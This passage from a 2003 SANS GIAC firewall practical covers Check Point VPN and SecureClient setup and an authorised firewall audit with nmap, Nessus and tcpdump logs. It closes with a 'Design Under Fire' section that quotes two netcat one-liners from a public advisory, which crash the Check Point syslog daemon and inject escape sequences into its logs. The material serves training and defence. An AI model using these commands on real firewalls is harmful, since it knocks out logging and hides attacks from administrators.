
Rule 3 allows the vendor VPN access to the application and database servers, with the data being encrypted by the SecureClient. Once again, the Track option is set to Alert, so that GIAC receives the logging information. This rule works in conjunction with rules 13 and 14 in the overall firewall Security Policy.

These rules are added in a similar way to the VPN rules in the overall security policy, detailed above. However, there are a few configuration tips which should be highlighted:

- the track option for rules 1, 2 and 4 is set to **Alert**, as if it set to **Log**, the log files are kept on the local workstation. With **Alert**, these files are sent back to the GIAC Policy Server. This rule works in conjunction with rule 12 in the overall firewall Security Policy.
- the **Install On** option identifies whether the rule is controlling the source or destination traffic and it must be remembered by the administrator that these rules relate to the SecureClient desktop rather than the firewall.

In addition to the rulebase, the Desktop Security Global Properties are also critical. They are found in the **Global Properties** screen, which can be selected from the **Policy** menu in the Check Point Policy Server, and are depicted in Figure 12.

Figure 12



Under this configuration:

- the users will be required to re-authenticate every 60 minutes;
- the desktop security policy is installed on all interfaces, eliminating the possibility that the desktop could be compromised because of a user connecting to a LAN;


- only TCP/IP protocols are used, as SecureClient is unable to protect non-TCP/IP protocols; and
- log entries will be generated and desktop users notified when a desktop is in violation of these policies.

At the firewall level, the VPN settings shown in Figure 13 are configured. From a security point of view, GIAC have implemented the strictest encryption methods possible. IKE is used as the encryption scheme with a 1024-bit Diffie-Hellman key length, triple-DES encryption for key exchange and MD5 for hashing.

These options are configured on the firewall object in the following way:

- Right-click on the firewall object (in GIAC's case, FW-1_VPN-1), under **Workstation** in the **Network Objects** pane of the Check Point Policy Editor;
- Select the **VPN** option and set the **Encryption scheme** to IKE;
- Select the **Edit** button, specify the key exchange encryption, data integrity hash option and support authentication methods as detailed; and
- Click **Advanced** to set the IKE properties.


Figure 13 – Firewall VPN Configuration



For each GIAC and vendor VPN user, the settings outlined in Figure 14 are configured. These settings mirror those at the firewall level and are configured in the following way:

- Right-click on the appropriate VPN users under **Users** in the **InternalUsers** pane of the Check Point Policy Editor;
- Select the **Encryption** tab, selecting **IKE** as the encryption method and **Log** for Successful Authentication Track; and
- In addition, ensure that the Authentication method is set to **OS Password**, in the **Authentication** tab.

Figure 14 – User VPN Configuration




To configure each user with the Policy Editor in this way would be very time consuming for the GIAC administrators. To assist in this process, user templates should be established for the different VPN users, such as GIAC teleworkers and vendors, with the appropriate encryption and authentication settings configured. This way, the steps outlined above will not have to be repeated for every VPN users that is created. These user templates can be created by:

- Right-clicking on **Templates** in the **InternalUsers** pane of the Check Point Policy Editor and selecting **New Template**; and
- Configuring the **Authentication** and **Encryption** options as per the description provided above at an individual user level.

Once a template has been established, when a new user is created, the appropriate template can be selected, reducing the time involved in creating a new user. Figure 15 outlines this process:

Figure 15 – New user creation from template



SecureClient configuration

The SecureClient software is installed on each GIAC teleworker laptop and vendor management workstation. This software can be installed in a number of ways.

Manual process


Using the manual process to install the SecureClient software on each users laptop, the following steps must be followed:

- Insert the Check Point CD and run the install program;

- Select **Install VPN-1 SecureClient**, rather than SecuRemote; and
- Select **Install on all network adapters**. If this option is not selected, as the Desktop Configuration Verification option (displayed in Figure 12) has the **Policy installed on all interfaces** option selected, the user will be denied access.

In addition, to allow the GIAC teleworkers to authenticate to the GIAC internal domain by sending all authentication traffic encrypted, the Secure Domain Login (SDL) feature must be enabled within the SecureClient. This can be configured by selecting **Enable SDL** from the **Passwords** menu of SecureClient. Figure 16 depicts this setting as set.

Figure 16 – Enable SDL



In addition, to be able to successfully login to the Windows domain, the GIAC users Telstra DialConnect dial-up profile must be configured with the WINS server in the GIAC internal network.

Automated process

As configuring the SecureClient settings for each users would be a time-consuming task, especially in large organisations, Check Point created the Packaging tool. Check Point documentation¹⁶ states that this tool allows the GIAC administrators to develop the configuration as per the specifications above, and create a self-extracting executable file which can be installed “silently” on each user’s laptop. In the GIAC environment, this file can be provided to users via email or physical media, and only requires the user to double-click the file.

Assignment 3 – Verify the Firewall Policy

Overview

To ensure the primary firewall has been implemented correctly and is supporting the policies described in Assignments 1 & 2, an audit will be performed. To create a level of independence, the audit will be conducted by the GIAC network administrator who was not responsible for the implementation of the firewall.

The objectives of the audit are to ensure that:

- the primary firewall is supporting the GIAC security policies, by only allowing the defined traffic into and out of the network;
- the firewall has been configured in accordance with best practice security guidelines; and
- no vulnerabilities exist in the firewall itself.

Audit planning

Technical approach

The technical phase of the audit will focus on ensuring that only legitimate traffic is able to pass through the firewall, that only legitimate traffic is able to terminate on the firewall itself and the firewall itself has been secured appropriately.

To perform this testing, a number of different steps are required, including:

- obtaining copies of the firewall configuration and comparing these to the GIAC policies;
- benchmark these configurations against best practice security documentation;
- determine the firewall version and researching this version for any known vulnerabilities; and
- test the firewall using automated tools, possibly including nmap, nessus, hping2, tcpdump, p0f, firewalk and telnet. A detailed discussion on each of these tools is included in the section Conduct of Audit.

While the automated testing will determine if only legitimate traffic is allowed to pass through the firewall, or access the firewall itself, the manual configuration review will enable the administrator to assess the configuration against security best practice.

In addition, when similar audits are conducted in the future the administrators would also test the Netfilter firewall using the IPTABLES check command (-C), when the functionality is added to Netfilter.

Audit timeframes

The audit will be conducted on a part-time basis over a two to three week period, with the planning and manual configuration reviews being performed in the first week, the automated testing in week two and week three for reporting.

The only area of the review which will impact the GIAC network will be the network testing in week two. While the testing tools to be used do not exploit vulnerabilities, the testing laptops will need to be configured in the environment with the IP addresses of valid hosts, requiring a number of outages to production devices. Consequently, the testing will need to be conducted between 2am and 4am each evening on week nights, and from 10pm to 4am on weekends if required. These timeframes were selected as it is when the traffic passing through the firewall is at a minimum. Notifications were sent to GIAC's suppliers and partners outlining the testing and the system outages, and a notice was placed on the GIAC web site, stating that system maintenance will be conducted over a one week period at nights, leading to the web site and email being unavailable.

If manual testing is required, such as determining if ports are open with telnet, the GIAC IT manager has given permission for this testing to be at any time, as it was deemed there is no risk with such testing.

Costs and time frames

Action	Total time
Planning / configuration of test laptop	12 hours
Manually review firewall configuration	6 hours
Assess firewall configuration against best practice	4 hours
Research vulnerabilities in firewall versions	2 hours
Test open ports on firewall	8 hours
Test services available through firewall	12 hours
Drafting findings and reporting	10 hours
Total time	54 hours

As the audit is being conducted by the GIAC administrator, there is no direct cost to GIAC. In addition, all of the tools being used for the review are available under the GPL license.

Risks and considerations

There are a number of risks and considerations which must be taken into account for this audit to be successful.

Firstly, although unlikely given the tools that are being used, the firewall could suffer some form of problem due to the testing (particularly Nessus) which could result in the firewall not forwarding traffic correctly. This may cause a denial of service on the mail, web and VPN services for GIAC. To minimise this risk to an acceptable level, the late night timeframes have been selected to perform the testing and the notifications have been sent to the relevant parties. In addition, the administrator performing the testing will periodically view the firewall console to ensure that the firewall is operating correctly.

In addition, as outlined earlier, to test the firewall with the automated tools, access to the network at all points around the firewalls will be required. Consequently, each device

that accesses, or can be accessed from, the Internet will requiring an outage while the laptop is configured with the IP address of that machine. This has been cleared by both the IT manager and the GIAC General Manager, as they understand the importance of the testing.

Furthermore, switch ports will be enabled in each of the zones to allow the testing to be conducted. These ports will only be enabled for the specific time period required to do the testing, not the entire three week audit period.

Conduct of audit

Tools to be used

Nmap¹⁷ – this is a very popular tool primarily developed by Fyodor that can be used to identify devices and determine what ports are open on those devices. It can be used to perform numerous types of scans, including full TCP connection scans, Xmas tree scans and ping sweeps. This variety of scanning techniques will be used during our audit in the following ways:

- TCP connection, SYN Stealth and UDP port scans will be used to determine what ports are open on both the firewall, and the servers behind;
- TCP & ICMP ping sweeps will be performed from the Internet to ensure that no GIAC devices respond;
- the OS detection flag will be selected to determine if our operating system version can be detected; and
- scans such as the FIN Stealth scan and Xmas tree scan will be conducted, to ensure that the packets are correctly dealt with by the firewall and also logged correctly.

All these scans will be conducted across the entire port range, rather than the limited port range that nmap uses by default.

Nessus¹⁸ - is a free, remote vulnerability scanning tool, which will be used during the audit to test the firewall itself for vulnerabilities. In lab tests, this tool is often identified as the most reliable vulnerability scanner, beating commercial products such as Internet Security Systems (ISS) Internet Scanner product. Using tools such as Nessus assists administrators in determining how effective the secure build and patching processes are operating.

Hping2¹⁹ – this tool can be used for crafting packets during our audit. It will be used interchangeably with nmap for testing the firewall rules and for performing port scanning.

Firewalk²⁰ – this tool is similar to traceroute and can be used to determine what ports are open through the GIAC firewall and also to attempt to map the network topology behind the firewall.

Telnet – the inbuilt telnet application will be used for manual verification of the results from the automated tools such as nmap and hping2.

Tcpdump – this tool will be used to “sniff” and analyse network traffic in conjunction with nmap scans. During the audit, it will be used for determining what traffic is able to pass through the Netfilter firewall.

p0f²¹ – this is a passive operating system fingerprinting tool which will passively sniff the traffic received on the Ethernet interface of the test computer. It will be running while the other tools are sending and receiving data from the GIAC firewall and the devices behind. It will be used to attempt to identify the firewall and servers’ operating systems, if nmap is unable to do so.

Test results

Manually review firewall configuration

The objectives of such a review are to:

- identify redundant rules;
- question whether each rule is as secure as can be;
- identify weaknesses in the underlying operating system; and
- determine if the logging being performed is in accordance with GIAC policies.

The GIAC firewall has only recently been implemented, with the administrator designing the rulebase strictly in accordance with the business requirements, and making sure that the underlying operating system was hardened accordingly. Consequently, it was deemed to not be worthwhile manually reviewing the firewall configuration at this point in time. However, as these audits will occur on at least a yearly basis, in the next review a manual firewall configuration will be conducted.




Assess firewall configurations against best practice





When designing the firewall, the GIAC administrator referred to a number of security documents as outlined in Assignment 2 – Netfilter firewall. Consequently, at this point in time, it was not deemed to be necessary to review the firewall configuration against best practice.

Research vulnerabilities in firewall and operating system versions

At the time of the review, the version of Netfilter running, 1.2.8, was the latest stable release. No vulnerabilities had been discovered in this version.

However, a number of vulnerabilities were detected in the version of Red Hat 8 Linux running which affected the GIAC installation. These vulnerabilities were:

2003-06-03	RHSA-2003:187	 Updated 2.4 kernel fixes vulnerabilities and driver bugs
2003-06-02	RHSA-2003:098	 Updated 2.4 kernel fixes vulnerability
2003-05-16	RHSA-2003:169	 Updated lv packages fix vulnerability

2003-05-15	RHSA-2003:174	 Updated tcpdump packages fix privilege dropping error
2003-05-14	RHSA-2002:206	 New kernel fixes local security issues
2003-05-14	RHSA-2003:172	 Updated 2.4 kernel fixes security vulnerabilities and various bugs
2003-05-13	RHSA-2003:160	 Updated xinetd packages fix a denial-of-service attack and other bugs

Based on the automated patch download process which the GIAC administrators had put in place with the Patch workstation, they were surprised to discover that they had not been alerted to these vulnerabilities. However, upon inspecting the Patch workstation, it was determined that the patches were being downloaded correctly, but the alerting emails were not being sent to the correct addresses.

Test ports on the firewall

To test the ports on the firewall, a number of different tests using different types of scans and different tools were required.

Nmap

Testing from a point in the Web Zone and from the IP address of the Internet router, a number of different scans were conducted on the firewall itself, including TCP (SYN Stealth) and UDP scans. The firewall did not response to any form of scans or response to ping (ICMP echo requests). A log of the SYN Stealth scan from the Web Zone and the UDP scan from the Internet router IP address are provided below.

```
# nmap (V. 3.00) scan initiated Sun Jun 22 19:41:55 2003 as: nmap -sS -v -p 1-65535 -P0 -oN NFFW_Int_TCPserv.log 192.168.1.1
All 65535 scanned ports on (192.168.1.1) are: filtered
```

```
# Nmap run completed at Sun Jun 22 20:02:54 2003 -- 1 IP address (1 host up) scanned in 1259 seconds
```

```
# nmap (V. 3.00) scan initiated Sun Jun 22 20:11:35 2003 as: nmap -sU -v -p 1-65535 -P0 -oN NFFW_Ext_UDPServ.log 100.1.1.253
All 65535 scanned ports on (100.1.1.253) are: filtered
```

```
# Nmap run completed at Sun Jun 22 21:32:54 2003 -- 1 IP address (1 host up) scanned in 4949 seconds
```

In addition, a Xmas tree and FIN scan were conducted on the firewall to test the logging of bad packets. The logging and dropping of these packets is working successfully, as evidenced by the Netfilter chains statistics shown in Figure 17.

Figure 17 – Bad packets dropped

```

Chain INPUT (policy DROP 145453 packets, 5711568 bytes)
pkts bytes target prot opt in out source destination
133998 5382160 bad_tcp_packets tcp -- * * 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT all -- lo * 127.0.0.1 0.0.0.0/0
0 0 ACCEPT all -- lo * 100.1.1.253 0.0.0.0/0
0 0 ACCEPT all -- * * 0.0.0.0/0 100.1.1.253 state RELATED,ESTABLISHED
511 19723 LOG all -- * * 0.0.0.0/0 0.0.0.0/0 limit: avg 3/min burst 3 LOG
flags 0 level 7 prefix 'IPT INPUT packet died: '

Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
0 0 bad_tcp_packets tcp -- * * 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT all -- eth0 eth1 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED
0 0 ACCEPT all -- eth0 eth1 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED
0 0 allowed tcp -- eth0 eth1 0.0.0.0/0 192.168.1.3 tcp dpt:80
0 0 allowed tcp -- eth0 eth1 0.0.0.0/0 192.168.1.3 tcp dpt:443
0 0 allowed tcp -- eth0 eth1 0.0.0.0/0 192.168.1.2 tcp dpt:25
0 0 ACCEPT udp -- eth0 eth1 0.0.0.0/0 192.168.1.2 udp dpt:53
0 0 ACCEPT udp -- * eth1 100.1.1.254 192.168.2.5 udp dpt:514
0 0 ACCEPT udp -- eth0 eth1 0.0.0.0/0 192.168.1.6 udp dpt:500
0 0 ACCEPT esp -- eth0 eth1 0.0.0.0/0 192.168.1.6
0 0 ACCEPT ah -- eth0 eth1 0.0.0.0/0 192.168.1.6
0 0 ACCEPT tcp -- eth1 * 192.168.3.0/24 0.0.0.0/0 tcp dpt:80

```

Nessus

A Nessus scan was run against the firewall, with no security holes or weaknesses reported, despite the research proving that vulnerabilities had been detected. As the latest version of Nessus was run (2.0.6), with the latest plugins, this emphasises the need to perform manual research and testing, rather than solely relying on automated tools.

Testing inbound firewall rules

To effectively test the firewall rulebase, testing must be conducted from a number of different points on the network. The testing will focus on determining what packets can and cannot get through the firewall.

Initial testing

A ping sweep, a SYN Stealth and UDP nmap scans using a limited port range, were performed from outside of the firewall to the 100.1.1.0/24 range, to attempt to determine what hosts were behind the firewall. As was intended, the ping sweep did not identify any hosts as being up, and the nmap scans only identified those that should be responding. A copy of the SYN Stealth and UDP scans are provided below.

TCP Scan

```
# nmap (V. 3.00) scan initiated Sun Jun 22 13:16:23 2003 as: nmap -ss -v -p 21,23,25,80,443 -oN TCPSweep.log 100.1.1.0/24
```

Interesting ports on (100.1.1.12):

(The 4 ports scanned but not shown below are in state: **closed**)

Port	State	Service
25/tcp	open	smtp

Interesting ports on (100.1.1.13):

(The 3 ports scanned but not shown below are in state: **closed**)

Port	State	Service
80/tcp	open	http
443/tcp	open	https

```
# Nmap run completed at Sun Jun 22 13:17:48 2003 -- 254 IP address (2
hosts up) scanned in 85 seconds
```

UDP Scan

```
# nmap (V. 3.00) scan initiated Sun Jun 22 13:18:53 2003 as: nmap -sU -
v -p 53,161,500,514 -oN UDPSweep.log 100.1.1.0/24
```

Interesting ports on (100.1.1.12):

(The 3 ports scanned but not shown below are in state: **closed**)

Port	State	Service
53/udp	open	domain

Interesting ports on (100.1.1.16):

(The 3 ports scanned but not shown below are in state: **closed**)

Port	State	Service
500/udp	open	isakmp

Interesting ports on (100.1.1.20):

(The 3 ports scanned but not shown below are in state: **closed**)

Port	State	Service
514/udp	open	syslog

```
# Nmap run completed at Sun Jun 22 13:25:28 2003 -- 254 IP address (3
hosts up) scanned in 395 seconds
```

While this testing assists in determined what hosts were visible, more detailed testing across the entire port range is required to validate the firewall rulebase.

External mail server

From outside of the firewall, the testing on the mail server indicated that the firewall only allowed the correct traffic through. However, the nmap testing correctly guessed the operating system that the mail server was running. The TCP (SYN Stealth) and UDP scan logs are provided below.

TCP (SYN Stealth) Scan

```
# nmap (V. 3.00) scan initiated Sun Jun 22 17:26:30 2003 as: nmap -sS -
v -O -p 1-65535 -oN Mail_Ext_TCPServ.log 100.1.1.12
```

Interesting ports on (100.1.1.12):

(The 65534 ports scanned but not shown below are in state: **closed**)

Port	State	Service
25/tcp	open	smtp

Remote operating system guess: **Linux Kernel 2.4.0 - 2.5.20**

Uptime 0.142 days (since Sun Jun 22 16:28:37 2003)

TCP Sequence Prediction: Class=random positive increments
Difficulty=1938236 (Good luck!)

IPID Sequence Generation: All zeros

```
# Nmap run completed at Sun Jun 22 17:28:48 2003 -- 1 IP address (1
host up) scanned in 138 seconds
```

UDP scan

```
# nmap (V. 3.00) scan initiated Sun Jun 22 17:12:42 2003 as: nmap -sU -
v -p 1-65535 -oN Mail_Ext_UDPServ.log 100.1.1.12
```

```
Interesting ports on (100.1.1.12):
(The 65534 ports scanned but not shown below are in state: closed)
Port      State      Service
53/udp    open      domain
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on
Alpha, Linux Kernel 2.4.0 - 2.5.20 w/o tcp_timestamps, Gentoo 1.2 linux
(Kernel 2.4.19-gentoo-rc5), Linux 2.5.25 or Gentoo 1.2 Linux 2.4.19
rc1-rc7), Linux 2.4.7 (X86)

# Nmap run completed at Sun Jun 22 17:53:07 2003 -- 1 IP address (1
host up) scanned in 2425 seconds
```

Web server

The testing of the web server from outside of the firewall provided similar results to the mail server: only the correct services were allowed through the firewall, and nmap was able to correctly determine the version of operating system.

```
# nmap (V. 3.00) scan initiated Sun Jun 22 17:53:27 2003 as: nmap -sS -
v -O -p 1-65535 -oN Web_Ext_TCPServ.log 100.1.1.13
Interesting ports on (100.1.1.13):
(The 65533 ports scanned but not shown below are in state: closed)
Port      State      Service
80/tcp    open      http
443/tcp   open      https
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.061 days (since Sun Jun 22 16:28:37 2003)
TCP Sequence Prediction: Class=random positive increments
                        Difficulty=5168542 (Good luck!)
IPID Sequence Generation: All zeros

# Nmap run completed at Sun Jun 22 17:59:46 2003 -- 1 IP address (1
host up) scanned in 379 seconds
```

Internet router

An nmap UDP scan was initiated from the external laptop, sending packets to the internal Administration workstation. The following tcpdump output shows the UDP 514 packet being allowed through the firewall, and detected by the laptop, which was given the IP address of the Administration workstation.

```
17:37:46.199752 100.1.1.254.58170 > 192.168.2.5.514: udp 0
```

When an nmap TCP (SYN Stealth) scan was performed, no packets were logged by the laptop. This confirms that only UDP 514 traffic is able to pass through to the Administration workstation, from the Internet router.

Testing outbound firewall rules

To test the outbound rules of the firewall, the test laptop was placed on the external interface of the firewall and given the IP address of the Internet router, 100.1.1.254. nmap scans were run from a second laptop, with the IP address of servers that are permitted to initiate outbound connections. Tcpdump was run on the laptop outside of the firewall, with the captured traffic indicating what traffic was allowed through the firewall.

Mail server

Traffic from the mail server, on port 25 was able to reach the laptop on the outside of the firewall. In the following tcpdump output, the first message shows the nmap traffic being received by the laptop, with the second message showing the reset packet being sent by the test laptop, as it is not running the smtp service.

```
15:38:52.869995 100.1.1.12.63198 > 100.1.1.254.25: S
4277556105:4277556105(0) win 4096
15:38:52.870041 100.1.1.254.25 > 100.1.1.12.63198: R 0:0(0) ack
4277556106 win 0 (DF)
```

The following tcpdump output shows the NTP traffic passing through the firewall to the laptop.

```
16:08:31.901273 100.1.1.12.39062 > 128.184.1.1.123: [len=0] v0 unspec
strat 0 poll 0 prec 0
```

Web access for GIAC employees

When nmap scans were performed from the internal network zone to the outside laptop, once again only the correct traffic was detected by tcpdump. The following tcpdump shows the HTTP and HTTPS traffic in the form of SYN packets being received, and a RESET packet being sent back by the laptop:

```
15:44:13.990701 100.1.1.253.51775 > 100.1.1.254.443: S
4043517525:4043517525(0) win 3072
15:44:13.990747 100.1.1.254.443 > 100.1.1.253.51775: R 0:0(0) ack
4043517526 win 0 (DF)
15:44:32.990705 100.1.1.253.51775 > 100.1.1.254.80: S
4043517525:4043517525(0) win 3072
15:44:32.990763 100.1.1.254.80 > 100.1.1.253.51775: R 0:0(0) ack
4043517526 win 0 (DF)
```

Patch workstation

The following tcpdump output shows FTP and HTTP traffic from the Patch workstation IP address passing through the firewall and being received by the laptop on the other side. In addition, the laptop sent reset packets in reply to the SYN packet.

```
16:57:16.810017 100.1.1.21.47006 > 100.1.1.254.21: S
3586173411:3586173411(0) win 3072
16:57:16.810062 100.1.1.254.21 > 100.1.1.21.47006: R 0:0(0) ack
3586173412 win 0 (DF)
16:57:42.810070 100.1.1.21.47006 > 100.1.1.254.80: S
3586173411:3586173411(0) win 3072
16:57:42.810126 100.1.1.254.80 > 100.1.1.21.47006: R 0:0(0) ack
3586173412 win 0 (DF)
```

Evaluation

The testing indicated that the primary firewall was functioning correctly by:

- only allowing the appropriate traffic through the firewall;
- the correct logging being performed; and
- no traffic being able to reach the firewall itself.

While no architecture or design changes are required, a number of areas were highlighted by this audit that can be improved. Firstly, while Nessus did not detect any vulnerabilities, a number of security patches were had not been applied. To ensure that such problems do not arise in the future, the administrators will monitor the Red Hat, IBM and Cisco web sites daily to ensure that any patches or security updates that are released, are downloaded by the patch workstation and the administrators notified. Once the administrators are satisfied that the automated process is working correctly, they begin to place more reliance on it again.

Secondly, while not related to the firewall itself, nmap was able to correctly determine the version of operating system running on the servers behind the firewall. To overcome this situation, a number of changes could be made, including packet mangling on the firewall or changing a number of settings on each for the servers.

For performance reasons, it was decided that a number of changes would be made on each of the servers as per the SANS documentation²², including:

- setting the default time to live value (ttl) to 32, from the default of 64; and
- disabling window scaling.


While a number of other changes could be made, such as changing the maximum segment size, due to possible stability and performance reasons these changes will not be made.

© SANS Institute 2003

Assignment 4 – Design Under Fire

Design chosen

The network design of John Riner²³, Analyst #0373, was selected for this component of the assignment. His assignment is available at http://www.giac.org/practical/GCFW/john_riner_GCFW.pdf. The design of his network is as follows:



Attack against the firewall

Overview

Within his design, John has used two Check Point NG FP3 firewalls, which are managed from a single workstation in the Corporate network segment. A syslog server, also in the Corporate network segment, receives alerts from all of the routers, switches, firewalls, IDS and servers in the whole GIAC environment.

A vulnerability was identified in the syslog daemon feature in Check Point NG FP3 by Dr. Peter Bieringer of AERAssec on March 17 2003. This vulnerability has the Bugtraq ID of 7161. Check Point posted an alert about this vulnerability on March 20 2003 with an official announcement being made on March 21 2003. Further details can be found at the SecuriTeam²⁴ and SecurityFocus²⁵ web sites.

Description of vulnerability

There are actually two vulnerabilities which were identified within the syslog daemon. One of these vulnerabilities allows an attacker to perform a remote denial of service attack against the firewall, and the other allows syslog message containing escape sequences directed to the syslog daemon to remain unfiltered. This causes strange output behaviour if the log is viewed on console.

SecuriTeam state on the web site reference above that once the syslog daemon has been crashed “it will not start again automatically.” In addition, testing indicated that the watchdog service does not detect the crash and an entry does not appear in the SmartView Tracker stating that the syslog daemon is unavailable.

Attack

The attack against the firewalls using this vulnerability has two different components: firstly, the possibility of an attack from the Internet will be investigated and secondly, an attack from the internal network will be performed. While many people believe the highest level of risk is posed by the Internet, as the majority of successful attacks are initiated from inside, the attack will also be investigated from internally.

By default, the syslog daemon is off within Check Point VPN-1/FW-1 NG FP3, however as stated above, a syslog server in John Riner’s design receives messages from numerous devices, including the firewalls. Therefore, it would appear the syslog daemon is running on both firewalls.

The first vulnerability that will crash the syslog daemon has been documented by SecuriTeam at the web site listed above and is provided below. To perform the exploit, an attacker can send random payload messages to the syslog daemon on UDP port 514, using the netcat utility:

```
[evilhost]# cat /dev/urandom | nc -u firewall 514
```

SecuriTeam state that this will crash the syslog daemon in a short period of time.

In addition, SecuriTeam and SecurityFocus on the web sites referenced above provide the following example which will cause strange output in the log files when viewed with the console:

```
[attacker]# echo -e "<189>19: 00:01:04:  
Test\033[2J\033[2;5m\033[1;31mHACKER~  
ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u firewall 514
```

